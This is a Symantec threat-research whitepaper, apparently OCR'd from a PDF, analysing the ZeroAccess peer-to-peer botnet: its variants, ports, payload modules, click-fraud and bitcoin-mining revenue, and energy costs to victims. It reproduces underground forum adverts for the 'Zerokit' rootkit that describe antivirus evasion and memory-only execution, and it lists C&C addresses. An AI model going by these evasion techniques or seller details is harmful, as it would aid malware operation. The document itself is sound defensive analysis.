


SECURITY RESPONSE

ZeroAccess Indepth

Alan Neville, Ross Gibb

Version 1.01 – Oct 04, 2013

> “ *A key feature of the ZeroAccess botnet is its use of a peer-to-peer command-and-control communications architecture, which gives the botnet a high degree of availability...* ”

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr


CONTENTS

OVERVIEW

The ZeroAccess botnet (aka Sirefef or ZAccess) first appeared in the summer of 2011 and today, the botnet is one of the largest known peer-to-peer botnets in existence with a population upwards of 1.9 million.

A key feature of the ZeroAccess botnet is its use of a peer-to-peer command-and-control communications architecture, which gives the botnet a high degree of availability and redundancy. No central command-and-control server exists for ZeroAccess, which poses a major challenge for anybody attempting to sinkhole the botnet. Considering ZeroAccess' construction and behavior, we believe that the botnet is primarily designed to deliver payloads to infected computers. In a ZeroAccess botnet, the productive activity (from an attacker's point of view) is performed by the payloads downloaded to compromised computers. There are primarily two types of payload, both aimed at revenue generating activities; click fraud and bitcoin mining. Click fraud modules download online advertisements onto the computer and then generate artificial clicks on the ads as though they were generated by legitimate users. Bitcoin mining is based on performing mathematical operations on computing hardware. This activity has a direct value to the botmaster and a cost to unsuspecting victims.

There are two major versions of ZeroAccess in existence; version one, published in 2011, and a second version, published in 2012. Version one is estimated to have at least 30 thousand unique active bots with version two having an estimated 1.9 million active bots, as of August 2013. Two instances have been identified running version two, both operating on their own unique UDP ports. Each instance has two associated ports – one for 32-bit bots and another for 64-bit bots, all communicating over UDP. Symantec estimates roughly 800-900 thousand bots are currently active in both instances, of which 90% are behind network address translation (NAT) and 10% are publically accessible.



ZeroAccess version two introduced an updated set of commands. One of these commands, specifically designed to allow the addition of peers to the network, introduced a weakness in the architecture that could be exploited to sinkhole infected bots. On June 29, 2013, an updated peer module was distributed to the second instance of the version two network identified by Symantec. This new module effectively removed the peer injection weakness in the communications protocol. This change only affected one of the running instances of version two of ZeroAccess operating on ports UDP/16464 and UDP/16465. On July 15, 2013, Symantec initiated a sinkhole sequence for the unpatched instance operating on ports UDP/16470 and UDP/16471. This particular instance contained roughly 850 thousand active bots.

During a three-month period, Symantec has sinkholed approximately 400 thousand bots as of September, 2013 – roughly 50% of the entire botnet for the targeted instance. The sinkhole is still active and collecting information. Symantec has been working together with ISPs and CERTs worldwide to share this information and help get infected computers cleaned.

INTRODUCTION

> “ZeroAccess is a Trojan horse that uses advanced means to hide itself by creating hidden file systems to store core components.”

Introduction

ZeroAccess is the largest actively controlled botnet in existence today, amounting to approximately 1.9 million infected computers on any given day. It is the largest known botnet that utilizes a peer-to-peer (P2P) mechanism for communication. ZeroAccess is a Trojan horse that uses advanced means to hide itself by creating hidden file systems to store core components, download additional malware, and open a back door on the compromised computer. The primary motivation behind ZeroAccess is financial fraud through pay-per-click (PPC) advertising.

There are two distinct versions of ZeroAccess. The first version (V1) was discovered in May, 2011 and the second version (V2), which saw a major redesign of the Trojan's internals, emerged in the summer of 2012. ZeroAccess V2, as of September, 2013, is the latest and most prevalent version of the Trojan.

Evolution

Four distinct variants of ZeroAccess have been observed:

- Version 1 - Type I, II and III
- Version 2 – Type IV

These variants each have specific characteristics which are detailed in brief in the following sections.

Type I




Figure 1. Evolution of ZeroAccess

The first variant of ZeroAccess (Type I) was released in May, 2011. This variant included a rootkit component that was installed as a kernel driver. This was used to access a hidden file formatted as an NTFS file system, which stores ZeroAccess's core components. Additionally, Type I also included a tripwire driver used to detect specific behavioral characteristics of antivirus scanners. Specifically, it would monitor processes for unusually high access counts to the registry. If a process examined more than fifty service registry key entries in a short period of time, the process was suspended.

Type II

In July, 2012, Type II was released. This variant still used the rootkit component but modified the method in which it hid the core components. The kernel driver was used to allow access to hidden files now stored in %Windir%\$KBUnstall[FIVE DIGIT RANDOM NUMBER]$\. This version also included the tripwire driver.

Type III

Later in 2012, another variant of ZeroAccess (Type III) appeared. Type III exhibited the same functionality as Type II, but with the tripwire driver removed.

Type IV

In July, 2012, ZeroAccess underwent an overhaul. The malware authors ported the code from the rootkit component into user mode. ZeroAccess had evolved and with this evolution came a new communication protocol. The authors moved away from TCP and instead favored UDP – a more efficient alternative to TCP for communication. This major change in the design of ZeroAccess became known in the security community as version two (V2) and is referred to as Type IV in this paper. This is the most prevalent version of ZeroAccess to date.

Table 1. Networks related to ZeroAccess V1

Network	Infection method	P2P Version	32-bit port	64-bit port
Network#1	Rootkit	Version 1	21810/TCP	21860/TCP
Network#2	Rootkit	Version 1	22292/TCP	25700/TCP
Network#3	Rootkit	Version 1	34354/TCP	N/A
Network#4	Rootkit	Version 1	34355/TCP	N/A

Each version of ZeroAccess communicates with a P2P network on a set of designated ports used to distinguish 32-bit and 64-bit infections. Multiple instances of these botnets exist, all communicating with their infected partners, independently of each other. Symantec is aware of several networks related to ZeroAccess, which are listed in Tables 1 and 2.

Table 2. Networks related to ZeroAccess V2

Network	Infection method	P2P Version	32-bit port	64-bit port
Network#1	User mode	Version 2	16471/UDP	16470/UDP
Network#2	User mode	Version 2	16464/UDP	16465/UDP

In V1, P2P communication was through TCP. Since the release of V2, communication has moved to UDP. In V2's release, the command set was also reduced. Coupled with UDP, this further enhanced the efficiency and resiliency of the communication protocol.

Payloads

ZeroAccess is essentially a framework used to load additional malware payload modules onto the compromised computer. These modules, or components, are part of a pay-per-install (PPI) affiliate program. Earlier versions of ZeroAccess downloaded both bitcoin mining and click fraud modules whereas, more recently, the bitcoin mining module has been phased-out in favor of click fraud. Click fraud is a type of fraud where artificial clicks are generated for advertisements to appear as if they came from legitimate users whereas bitcoin mining is based on performing mathematical operations on computing hardware in return for the cryptocurrency.

Symantec's research into ZeroAccess V2 identified two botnets operating using Type IV variants. Network 1 uses port 16471/UDP for 32-bit hosts and port 16470/UDP for 64-bit hosts while Network 2 uses port 16464/UDP for 32-bit hosts and port 16465/UDP for 64-bit hosts.

Please see the appendix for a full breakdown of all identified networks across V1 and V2 of ZeroAccess and technical descriptions of their individual payloads.

Network 1

Network 1 uses ports 16471/UDP (32-bit hosts) and 16470/UDP (64-bit hosts).

Table 3. Network 1 ZeroAccess payload descriptions

File name	Description
00000004	No executable code. This module is opened by 80000032
00000008	Bitcoin miner module. Two resources; (1) UPX packed bitcoin miner and (2) a signature to guarantee authenticity
0000000cb	No executable code. Used by module 80000000. Observed IP address and port (195.3.145.57:123). Resources contain XOR'd C&C IP and port pairs. Resource also contains list of processes hashes to be killed by module (AV and security). Signature
80000000	Contains code to call home and kill processes. Uses data from 000000cb. No back channel code for update. Disables Windows update and BITS services. Loads 000000cb resource 33300 which contains IP address and port pairs. Communicates to IP address on port 123/ UDP. Data sent includes Windows version, country, etc. No response from IP address. Signature in resource id 33333
80000032	Click fraud module (32-bit)
80000064	Click fraud module (64-bt)

Network 2

Network 2 uses ports 16464/UDP (32-bit hosts) and 16465/UDP (64-bit hosts).

Table 4. Network 2 ZeroAccess payload descriptions

File name	Description
00000001	Used by 8000000 and 800000cb. Resources:IP address and port pairs used by 80000000. Hashed process names which are to be killed (AV and security). Encrypted C&C IP addresses used by 800000cb protocol 2 for click fraud. Signature
00000002	PE with single resource. Resource is a cab file which contains a geolocation database
80000000	Contains code to check in with C&C server and kill processes. No back channel code for update. Disables Windows update and BITS services. Loads file 00000001 which contains IP address and port pairs. Data sent includes windows version, country, etc. No response expected from remote IP address. Signature in resource id 33333
80000001	Implements a SOCKS 4 proxy that listens on TCP/20560
800000cb	Click fraud module distinct from the click fraud module in network 1. String inside says 'z00clicker3'. List of C&C IP addresses is retrieved by decrypting values from the file 00000001. www[.]zsearch[.]org is hard coded in the binaries and is used as default C&C. Queries a geolocation database to identify country code of the affected computer

MONETIZATION


> “ZeroAccess has also been sold as a service on various underground hacker forums.”

Monetization

Pay-per-install

In addition to the traditional attack vectors, ZeroAccess has also been sold as a service on various underground hacker forums. Initially in 2011, ZeroAccess was being sold for US$60,000 for the basic package and up to US$120,000 a year for a more featured version. The customer would be allowed to install their own payload modules on the infected computers.

Figure 2 and 3 show screenshots of underground forum postings, which many believe are for Zeroaccess.



Ring0 bundle (Zerokit) for control million-strong botnet

Author | Message

ring0
FRESH FISH

Joined: 21 May 2011
Posts: 12
Rep: 1649

□ Ring0 bundle (Zerokit) for control million-strong botnet

I want to introduce new crazy **ring0 bundle** (**Zerokit** or **0kit**) for control million-strong botnet.


Breaking down **all** nowadays-existing firewall with **full network blocking** (bypassing in ring0).

Existence of the bundle is **not detected** by any of the antiviruses (the list http://www.matousec.com/projects/proactive-security-challenge/results.php), antirootkit-utilities (Tuluka, GMER, RKU, RootkitRevealer) also see nothing.

Features:
- Start of *.exe, *.dll (*.dll is in a pre-alpha stage) and shellcodes in a context of the chosen process.
- Start of files from a disk and from the memory* (start from memory is in a pre-alpha stage).
- Start of files with specified priveleges: CurrentUser and NT SYSTEM/AUTHORITY.
- Granting the protected storehouse** for off-site (your) ring3-solutions for permanent existence in the system without need of crypt.
- Survivability of the bundle, down to a reinstallation of the system.
- All the components are stored outside of a file system and are invisible to OS.
- Intuitively clear interface of admin-panel.
- Protection against the abstraction of Admin Panel.
- Impossibility of detection of the bundle in the working system by any of known AV/rootkit scanner, owing to the use of author's technologies of concealment. The unique opportunity of detection exists only at loading with livecd or scanning of a disk from the other computer. Thus the opportunity of detection is also extremely improbable, as own algorithms of a mutation are used.

** Start of a file from the memory allows to bypass all modern proactive protection and AV-scanners, that is, there is no necessity to crypt a file.*
*** Protected storehouse is the original ciphered file system in which the certain quantity of files which will be started from the memory at each start of the OS can be stored.*

Figure 2. Many believe that this posting is the first announcement of ZeroAccess for sale in May 2011



darkode.com Forum Index » Projects

Ring0 bundle (Zerokit) for control million-strong botnet

Author | Message

ring0
FRESH FISH

Joined: 21 May 2011
Posts: 12
Rep: 1649

□

At the moment we are in the final stage of development and we are open for contacts.

Key points (zerokit features):
1. **Running EXE from memory**. This technology allows you to run EXE in any privileged processes in the system. You can run the file which is detected by all AV and it will not be an obstacle, since AV is not able to keep track of the fact of the launch.
2. **Inject the DLL from memory**. This method allows to inject DLL into any process. DLL also be undetectable by all AVes. Moreover, DLL will not appear in any lists in the system or process.
3. **Permanent storage** for executable files. It will allow your application will remain after the system reboots and always be undetectable. Even if you will eject drive then encrypted container is nothing I can not remove.
4. **Providing access to hidden storage** where you can save your configuration files and data files. We will provide an API for working with this repository.

For each point, we are ready to discuss all the details of implementation and adaptation of your software with zerokit.

The cost of a basic package is 60K USD. We also offer a monthly support (updates, development, revision), which costs 10K USD per month.

Unfortunately, I have a very narrow window for communication. You can contact with me every day from 23:00 to 01:00 UTC +00:00, to discuss your requirements for our software, methods of integration, in order to refine and maximum use of your abilities based on zerokit.

Jabber: ring0@thesecure.biz.

Mon Aug 22, 2011 9:23 pm

snob
LEVEL 1

□
nice price tag. who wanna be the first? :D

Figure 3. Alleged advertised price of ZeroAccess - US$60,000

Bitcoin mining

Bitcoin mining is based on performing mathematical operations on computing hardware. This activity has a direct value to the botmaster and a cost to unsuspecting victims.

Click fraud

Click fraud modules download online advertisements onto the computer and then generate artificial clicks on the ads as though they were generated by legitimate users.

End user impact

Table 5. Test computer specifications

Test computer specifications	
Model type	Dell OptiPlex GX620 Pentium D 945 3.4GHz 2GB (Max TDP 95W)
Measured energy usage per hour	136.25 Watts (mining)
Measured energy usage per hour	60.41 Watts (idle)
MHash/S	1.5

Typically click fraud and bitcoin mining have little direct impact on the end user. For example, they do not steal sensitive user data. However, using an average PC, Symantec conducted tests in order to investigate the kind of impact a ZeroAccess infection would have in terms of energy usage. Symantec investigated both click fraud and bitcoin mining. Test computers were infected with ZeroAccess and the bitcoin module activated. A clean computer was left idle in order to obtain a control reading. The computers were connected to power meters to measure electricity consumed.

Assumptions:

- Bitcoin/USD rate: 131
- Bitcoin difficulty factor: 86933017.7712

Operating the bitcoin mining module on the computer specified above for a whole year would only yield US$0.41. However, when running the same bitcoin mining module on 1.9 million bots, this number changes completely. Symantec estimate that thousands of dollars a day could potentially be generated by the botnet. For our estimates, we assume that all these bots are operating 24 hours a day and that each bot has the same specification as our test computers.

The bots running click fraud operations are quite active. In testing, each bot generated approximately 257MB of network traffic every hour or 6.1GB per day. They also generated around 42 false ad clicks an hour (1,008 each day). While each click may pay a penny or even a fraction of a penny, across 1.9 million infected computers, the attacker is potentially generating tens of millions of dollars a year.

The energy costs

Table 6. Energy cost results

Energy costs per day	
Energy used when mining	(136.25/1000)*24 = 3.27KWh per day
Energy used when Idle	(60.41/1000)*24 = 1.45KWh per day
Difference	1.82KWh per day

In order to estimate the cost of ZeroAccess to an unsuspecting victim, the difference between the cost of bitcoin mining versus the cost of the computer idling was calculated. The difference is an extra 1.82KWh each day.

If each KWh of electricity costs $0.162 then it would cost $0.29 to mine on a single bot for 24 hours. But multiply this figure by 1.9 million for the whole botnet and we are now looking at energy usage of 3,458,000KWh (3,458MWh, enough to power over 111,000 homes each day).

Prevalence

Infection vectors for ZeroAccess are akin to other high-profile malware families observed in the wild. Symantec has observed ZeroAccess being distributed through exploit-kits and drive-by downloads, social-engineering techniques such as spear-phishing, and more recently, distributed through other malware infections such as Qakbot and Smoke-bot. The operators of ZeroAccess also pay partners, or other cybercriminals, to install ZeroAccess on end computers and pay them a commission based on the number of installs they are able to accomplish. This scheme of paying affiliates for loading malware on end computers is known as a pay-per-install (PPI) program.

Symantec has tracked ZeroAccess infection rates and can confirm V1 (for networks 21810/21860 and 22292/25700) has approximately 30,000 unique bots. In V2, Network 1 (16471/16470) and Network 2 (16464/16465) have a total of 1.9 million bots. The bots in V2 are approximated at 800-900,000 in each network, roughly 90% NAT and 10% public.

